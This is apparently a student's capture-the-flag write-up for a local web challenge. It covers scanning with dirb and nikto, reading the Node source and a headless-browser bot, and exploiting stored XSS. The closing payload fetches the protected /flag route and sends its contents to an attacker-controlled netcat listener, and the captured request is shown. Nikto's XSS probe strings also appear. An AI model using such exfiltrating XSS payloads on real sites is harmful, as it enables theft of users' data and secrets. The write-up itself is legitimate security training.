

Memo_rap_Check CTF Challenge

Task descriptions

1. Browse the application. Make note of any endpoints which might process user input.
- After scanning through dirb we only see that there are 3 directories, 2 of them which are inaccessible as seen in the images below.

```
(use: http://host/ or https://host/ for SSL)
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-
thu-2022-main/files$ dirb http://172.17.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jan 23 21:19:13 2023
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt



-----

GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
+ http://172.17.0.2/feedback (CODE:200|SIZE:2690)
+ http://172.17.0.2/flag (CODE:401|SIZE:39)
+ http://172.17.0.2/list (CODE:401|SIZE:39)

-----

END_TIME: Mon Jan 23 21:19:14 2023
DOWNLOADED: 4612 - FOUND: 3
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-
thu-2022-main/files$
```



- We can scan the network for an xss vulnerability using nikto. Sure enough we find something we can use after the scan.

```

2K23g9B1mLdgMgTsdnqTX80gqWtB23dK0EA833CjTet123TSMABEDGmMmTCSNFTS79001pBR4TA0000KN3K0W80ZLSZA
8eBUeFfr8ub4nFUzssbJRQYkRJWBdJNLieqU0nIUCqK2DaYfRLkn9UNaDRPy4RKTAvkl5sezDZeSpRupNXikLbR8q<s
cript>alert(foo)</script>: PHP 5.1.2 and 4.4.2 phpinfo() Function Long Array XSS
+ OSVDB-35935: /feedback/rpc.php?q=\"><script>alert(document.cookie)</script>: Unobtrusive A
jax Star Rating Bar is vulnerable to XSS in the q variable.
+ OSVDB-34879: /feedback/jsp-examples/jsp2/jsp/textRotate.jsp?name=<script>alert(111)</scr
ipt>: The tomcat demo files are installed, which are vulnerable to an XSS attack
+ OSVDB-34878: /feedback/jsp-examples/jsp2/el/implicit-objects.jsp?foo=<script>alert(112)</s
cript>: The tomcat demo files are installed, which are vulnerable to an XSS attack
+ OSVDB-12721: /feedback/jsp-examples/jsp2/el/functions.jsp?foo=<script>alert(113)</script>:
The Tomcat demo files are installed, which are vulnerable to an XSS attack
+ OSVDB-58463: /feedback/scripts/message/message_dialog.tml?how_many_back=\"><script>alert(1
1)</script>: Lyris ListManager Cross-Site Scripting.
+ 6544 items checked: 0 error(s) and 237 item(s) reported on remote host
+ End Time: 2023-01-23 21:28:07 (GMT1) (9 seconds)
-----
+ 1 host(s) tested
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-mai
n/files$

```

- You can find the flag within the route "/flag". Within the source code, find the reason why you can't access it.
- We can see the route /flag exists, but why cant we access it. This we can check either by looking through the source code or by just trying to access the page from the browser because there is an error message when we try to access it.
- Within the source, find out how and by whom your inputs are processed.
- After looking through the source code, we find that the inputs are processed through /api/submit

Burp Project Intruder Repeater Window Help												
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn												
Intercept HTTP history WebSockets history Options												
Filter: Hiding CSS, image and general binary content												
#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS
69	http://172.17.0.2	POST	/api/submit	✓		200	511	JSON				172.17.0.2
68	http://172.17.0.2	POST	/api/submit	✓		200	482	JSON				172.17.0.2
67	https://cdnjs.cloudflare.com	GET	/ajax/libs/jquery/3.5.1/jquery.slim...			200	73392	script	js			✓ 104.17.25.14
65	http://172.17.0.2	GET	/list			401	488	JSON				172.17.0.2
64	https://cdnjs.cloudflare.com	GET	/ajax/libs/jquery/3.5.1/jquery.slim...			200	73392	script	js			✓ 104.17.25.14
62	http://172.17.0.2	GET	/static/js/index.js			304	582	script	js			172.17.0.2
61	http://172.17.0.2	GET	/static/js/bootstrap.bundle.min.js			200	84908	script	js			172.17.0.2
59	http://172.17.0.2	GET	/static/js/main.js			200	1986	script	js			172.17.0.2
56	http://172.17.0.2	GET	/feedback			200	3109	HTML		Memo Rap Check		172.17.0.2
55	http://172.17.0.2	GET	/flag			401	488	JSON				172.17.0.2
53	http://172.17.0.2	GET	/static/js/index.js			200	658	script	js			172.17.0.2
48	http://172.17.0.2	GET	/			200	3713	HTML		Memo Rap Check		172.17.0.2

```

const flash = (message, level) => {
  alerts.innerHTML +=
    <div class="alert alert-${level}" role="alert">
      <button type="button" id="closeAlert" class="close" data-dismiss="alert" aria-label="Close"><span aria-hidden="true">&times;</span></button>
      <strong>${message}</strong>
    </div>
  ;
};

if (form) {
  form.addEventListener('submit', e => {
    e.preventDefault();

    alerts.innerHTML = '';
    fetch('/api/submit', {
      method: 'POST',
      body: JSON.stringify({
        feedback: feedback.value,
      }),
      headers: {
        'Content-Type': 'application/json'
      }
    })
    .then(res => res.json())
    .then(data => {
      if (data.error) {
        flash(data.message, 'danger');

        setTimeout(() => {
          document.getElementById('closeAlert').click();
        }, 3000);

        return 0;
      }

      flash(data.message, 'success');

      setTimeout(() => {
        document.getElementById('closeAlert').click();
      }, 3000);
    });
  });
}

```

```

async addFeedback(comment) {
  return new Promise(async (resolve, reject) => {
    try {
      let stmt = await this.db.prepare('INSERT INTO feedback (comment) VALUES
(?)');
      resolve(await stmt.run(comment));
    } catch(e) {
      reject(e);
    }
  });
}

async getFeedback() {
  return new Promise(async (resolve, reject) => {
    try {
      let stmt = await this.db.prepare('SELECT * FROM feedback');
      resolve(await stmt.all());
    } catch(e) {
      reject(e);
    }
  });
}
}

```

- Here we see that /api/submit takes the request and calls db.addFeedback() which adds data to the database.
- This then calls the function bot.purgeData(db); which runs the bot.js script.

- Here we can see that it is a puppeteer headless browser bot.
- After analyzing the code we can see that the bot will visit the page which stores feedback “/list”. This is how we conclude if we can inject some javascript code into the feedback. And it will run once the bot opens the page.
- After the bot opens the page and the connection goes idle it will run db.migrate(); which will drop the table and restore it to default values. Henceforth, multiple injection scripts are not a possibility.

```
bot.js
~/Documents/Pentesting/pentesting-thu-2022-mai...-main/containers/memo_rap_check/files/chal

1 const puppeteer = require('puppeteer');
2
3 const browser_options = {
4   headless: true,
5   args: [
6     '--no-sandbox',
7     '--disable-background-networking',
8     '--disable-default-apps',
9     '--disable-extensions',
10    '--disable-gpu',
11    '--disable-sync',
12    '--disable-translate',
13    '--hide-scrollbar',
14    '--metrics-recording-only',
15    '--mute-audio',
16    '--no-first-run',
17    '--safebrowsing-disable-auto-update'
18  ]
19 };
20
21 async function purgeData(db){
22   const browser = await puppeteer.launch(browser_options);
23   const page = await browser.newPage();
24
25   await page.goto('http://127.0.0.1:80/list', {
26     waitUntil: 'networkidle2'
27   });
28
29   await browser.close();
30   await db.migrate();
31 };
32
33 module.exports = { purgeData };
```

4. Exploit the application to retrieve the flag remotely. For debugging purposes you **might want to temporarily patch the source**, for example by commenting out parts of the code.
- To exploit the system, we can first comment out the if statement that checks for the localhost Ip address and db.migrate() in bot.js to see if the data is actually stored to “/list”

```

1 fastify.get('/list', async (request, reply) => {
2   //if (request.ip !== '127.0.0.1') {
3   //   return reply.code(401).send({ message: 'Only localhost is //allowed'});
4   //}
5   return await db.getFeedback()
6     .then(feedback => {
7     if (feedback) {
8       return reply.view('views/list.pug', { feedback: feedback });
9     }
10    return reply.send({ message: 'No feedback recieved yet.' });
11  })
12  .catch(() => {
13    return reply.send({ message: 'Ooops, something wen\'t wrong while
retrieving feedback.' });
14  });
15 });

```

```


await browser.close();
//await db.migrate();

```

Now when we go to the /list, we can see clearly what is happening.

Memo Rap Check

FASTEST NEWS COPIER IN THE WEST
FRIDAY, 29 MARCH, 2069
FEEDBACK



If you don't got sauce,
then you lost

~Gucci Mane

#	Comment	Submitted at
1	Youre just copying work from others. GTFO.	2023-01-24 11:47:15
2	Lovely news. love grandma	2023-01-24 11:47:15
3	I wanted to contact you about a extended car warranty.	2023-01-24 11:47:15

Memo Rap Check

FASTEST NEWS COPIER IN THE WEST

FRIDAY, 29 MARCH, 2069

FEEDBACK




If you don't got sauce,
then you lost

~Gucci Mane

#	Comment	Submitted at
1	Youre just copying work from others. GTFO.	2023-01-24 11:47:15
2	Lovely news. love grandma	2023-01-24 11:47:15
3	I wanted to contact you about a extended car warranty.	2023-01-24 11:47:15
4	hellooooooooo	2023-01-24 11:51:12

- Here you see that the feedback box is accepting the value and storing in the list.
- Next we check if it is accepting xss scripts.
- We write the following code to check:

```
<script>alert(Hello, this is an alert!);</script>
```




- Next we start a netcat listener to get the information from the bot using the command: nc -klp 9483

```
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/files$ nc -klp 9483
```

- Finally we can exploit the site to get the flag from the site using the XSS code:

```
<script>
async function xx() {
var resp = await fetch("/flag");
var respText = await resp.text();
await fetch("http://172.17.0.1:9483/xss?" + respText);
};
xx();
</script>
```

- Now you can see GET request in our netcat listener, where we get the flag.



```
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-
thu-2022-main/files$ nc -klp 9483
GET /xss?{%22message%22:%22flag_you_wouldnt_copy_paste_content_Would_u?%22} HTTP
/1.1
Host: 172.17.0.1:9483
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Geck
o) HeadlessChrome/90.0.4427.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Here you see the flag: *'flag_you_wouldnt_copy_paste_content_Would_u?'*